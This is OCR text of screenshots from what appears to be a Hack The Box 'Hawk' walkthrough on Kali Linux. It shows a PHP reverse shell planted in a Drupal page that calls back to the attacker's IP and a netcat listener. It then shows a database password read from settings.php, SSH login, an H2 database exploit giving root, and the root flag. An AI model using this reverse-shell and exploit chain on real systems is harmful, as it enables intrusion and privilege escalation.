Etiket Genişliği: 8
Sat 1, Süt 1
ARY
ghroot.ovpn
reverse.php
shell.xml
passwords.txt
drupal.txt
shell2.xml
decoded1.txt



Access denied | 192.168.56.103 - Mozilla Firefox
Hack The Box :: Activ...
Access denied | 192....
10.10.10.102/admin
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
VNC over SSH | Compu...
192.168.56.103
Home
User login
Username *
admin
Password *
PencilKeyboardScanner
Create new account
Request new password
Log in
Access denied
You are not authorized to access this page.
Powered by Drupal



Create Basic page | 192.168.56.103 - Mozilla Firefox
Hack The Box :: Activ...
Create Basic page | 1...
10.10.10.102/node/add/page
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
VNC over SSH | Compu...
Dashboard
Content
Structure
Appearance
People
Modules
Configuration
Reports
Help
Hello admin
Log out
Add content
Find content
Edit shortcuts
Home » Add content
Create Basic page
Title *
hello
Body (Edit summary)
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.15.184'; // CHANGE THIS
$port = 1234;   // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
//
// Daemonise ourself if possible to avoid zombies later
//


Uygulamalar
Yerler
Uçbirim
Prş 17:47
root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
Hack The Box :: Activ...
10.10.10.102/node/5
Most Visited
Offensive Security
WARNING: Failed to daemonise. This
root@kali:~/Masaüstü# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.102: inverse host lookup failed: Unknown host
connect to [10.10.15.184] from (UNKNOWN) [10.10.10.102] 34846
Linux hawk 4.15.0-23-generic #25-Ubuntu SMP Wed May 23 18:02:16 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
14:46:54 up 42 min, 5 users, load average: 13.51, 13.13, 11.17
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
daniel pts/0 10.10.15.169 14:43 1:26 0.30s 0.30s -python3
daniel pts/1 10.10.15.193 14:43 1:06 1.10s 0.01s ssh -f -N -R 8082:127.0.0.1:8282 root@10.10.15.193
daniel pts/2 10.10.15.157 14:04 5:16 0.13s 0.08s /bin/bash
daniel pts/5 10.10.15.169 14:27 6.00s 0.23s 0.23s -python3
daniel pts/3 10.10.15.157 14:46 44.00s 0.05s 0.05s -python3
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
Waiting for 10.10.10.102...
reverse.php
passwords.txt
shell2.xml
decoded1.txt


Uygulamalar
Yerler
Uçbirim
Prş 17:49
root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
Hack The Box :: Activ...
10.10.10.102/node/5
Most Visited
Offensive Security
WARNING: Failed to daemonise. This
www-data@hawk:/var/www/html$ grep "localhost" ./ -R
grep "localhost" ./ -R
./modules/simpletest/tests/system_test.module: header("Location: localhost/path", TRUE, 301);
./modules/simpletest/tests/system_test.module: header("Location: ftp://localhost/path", TRUE, 301);
./modules/simpletest/tests/filetransfer.test: protected $hostname = 'localhost';
./modules/simpletest/tests/filetransfer.test: function __construct($jail, $username, $password, $hostname = 'localhost', $port = 9999) {
./sites/default/settings.php: * 'host' => 'localhost',
./sites/default/settings.php: * 'host' => 'localhost',
./sites/default/settings.php: * 'host' => 'localhost',
./sites/default/settings.php: * 'host' => 'localhost',
./sites/default/settings.php: * 'host' => 'localhost',
./sites/default/settings.php: 'host' => 'localhost',
./sites/default/settings.php:# $conf['proxy_exceptions'] = array('127.0.0.1', 'localhost');
./sites/default/default.settings.php: * 'host' => 'localhost',
./sites/default/default.settings.php: * 'host' => 'localhost',
./sites/default/default.settings.php: * 'host' => 'localhost',
./sites/default/default.settings.php: * 'host' => 'localhost',
./sites/default/default.settings.php: * 'host' => 'localhost',
./sites/default/default.settings.php:# $conf['proxy_exceptions'] = array('127.0.0.1', 'localhost');
./sites/example.sites.php: * URL: http://localhost/example
./sites/example.sites.php: * $sites['localhost.example'] = 'example.com';
./sites/example.sites.php: * URL: http://localhost:8080/example
./sites/example.sites.php: * $sites['8080.localhost.example'] = 'example.com';
./INSTALL.mysql.txt: TO 'username'@'localhost' IDENTIFIED BY 'password';
./INSTALL.mysql.txt: 'localhost' is the web server host where Drupal is installed
./scripts/run-tests.sh: localhost and you have not set \$base_url in settings.php. Tests
./scripts/run-tests.sh: $host = 'localhost';
./scripts/run-tests.sh: $_SERVER['SERVER_NAME'] = 'localhost';
./includes/install.inc: '#default_value' => empty($database['host']) ? 'localhost' : $database['host'],
./includes/common.inc: $proxy_exceptions = variable_get('proxy_exceptions', array('localhost', '127.0.0.1'));
./includes/bootstrap.inc: * anything but the standard localhost value ('127.0.0.1'), the command line
./includes/bootstrap.inc: 'HTTP_HOST' => 'localhost',
./includes/bootstrap.inc: // first. For hosts such as 'localhost' or IP Addresses we don't set a cookie domain.
./includes/filetransfer/filetransfer.inc: protected $hostname = 'localhost';
./includes/filetransfer/filetransfer.inc: '#default_value' => 'localhost',
./includes/filetransfer/filetransfer.inc: '#description' => t('The connection will be created between your web server and the machine hosting the web se
rver files. In the vast majority of cases, this will be the same machine, and "localhost" is correct.'),
./includes/filetransfer/ssh.inc: function __construct($jail, $username, $password, $hostname = "localhost", $port = 22) {
./includes/filetransfer/ssh.inc: $hostname = empty($settings['advanced']['hostname']) ? 'localhost' : $settings['advanced']['hostname'];
reverse.php
passwords.txt
shell2.xml
decoded1.txt
Waiting for 10.10.10.102...


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
* $databases['default']['default'] = array(
*   'driver' => 'mysql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
*   );
* $databases['default']['default'] = array(
*   'driver' => 'pgsql',
*   'database' => 'databasename',
*   'username' => 'username',
*   'password' => 'password',
*   'host' => 'localhost',
*   'prefix' => '',
*   );
* $databases['default']['default'] = array(
*   'driver' => 'sqlite',
*   'database' => '/path/to/databasefilename',
*   );
* @endcode
*/
$databases = array (
'default' =>
array (
'default' =>
array (
'database' => 'drupal',
'username' => 'drupal',
'password' => 'drupal4hawk',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
'prefix' => '',
),
),
);
/**


Uygulamalar
Yerler
Uçbirim
Prş 17:56
root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# ssh daniel@10.10.10.102
daniel@10.10.10.102's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-23-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information disabled due to load higher than 1.0
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
55 packages can be updated.
3 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Aug 2 14:46:10 2018 from 10.10.15.157
Python 3.6.5 (default, Apr 1 2018, 05:46:30)
[GCC 7.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pty
>>> pty.spawn('/bin/bash')
daniel@hawk:~$ id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:~$
Hack The Box :: Activ...
10.10.10.102/node/5
Most Visited
Offensive Security
Skip to main content
Options for the administrative overlay
If you have problems accessing administrative pages on this site, disable the overlay on your profile page. Dismiss this message.
Home
Hello admin
Log out
Administrative toolbar
Dashboard (View and customize your dashboard.)
reverse.php
passwords.txt
shell2.xml
decoded1.txt


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Search Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
^CExiting program... (interrupt)
daniel@hawk:/tmp$ ls
hsperfdata_root
pspy64
systemd-private-046a78a3c1f54393a57063e4b3005638-apache2.service-jPq4wD
systemd-private-046a78a3c1f54393a57063e4b3005638-systemd-resolved.service-yIG5S6
systemd-private-046a78a3c1f54393a57063e4b3005638-systemd-timesyncd.service-iT16rP
vmware-root
daniel@hawk:/tmp$ cd ..
daniel@hawk:/$ id
uid=1002(daniel) gid=1005(daniel) groups=1005(daniel)
daniel@hawk:/$ pwd
/
daniel@hawk:/$ cd home
daniel@hawk:/home$ cd daniel
daniel@hawk:~$ ls
44422.py user.txt
daniel@hawk:~$ python3 44422.py -H 127.0.0.1:8082 -d jdbc:h2:/root/drupal
cmdline@ id
uid=0(root) gid=0(root) groups=0(root)
cmdline@ cd ..
Something goes wrong
list index out of range
cmdline@ pwd
/root
cmdline@ cd root
Something goes wrong
list index out of range
cmdline@ ls
drupal.mv.db
drupal.trace.db
opt
root.txt
test.mv.db
test.trace.db
cmdline@ cat root.txt
54f3e840fe5564b42a8320fd2b608ba0
cmdline@